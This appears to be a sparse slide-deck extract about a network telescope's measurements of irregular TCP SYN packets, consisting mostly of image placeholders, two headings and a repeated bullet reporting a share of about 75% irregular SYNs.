
- The telescope now observes a share of roughly 75% irregular SYNs

What is a SYN Irregularity?




- The telescope now observes a share of roughly 75% irregular SYNs

A Global Phenomenon



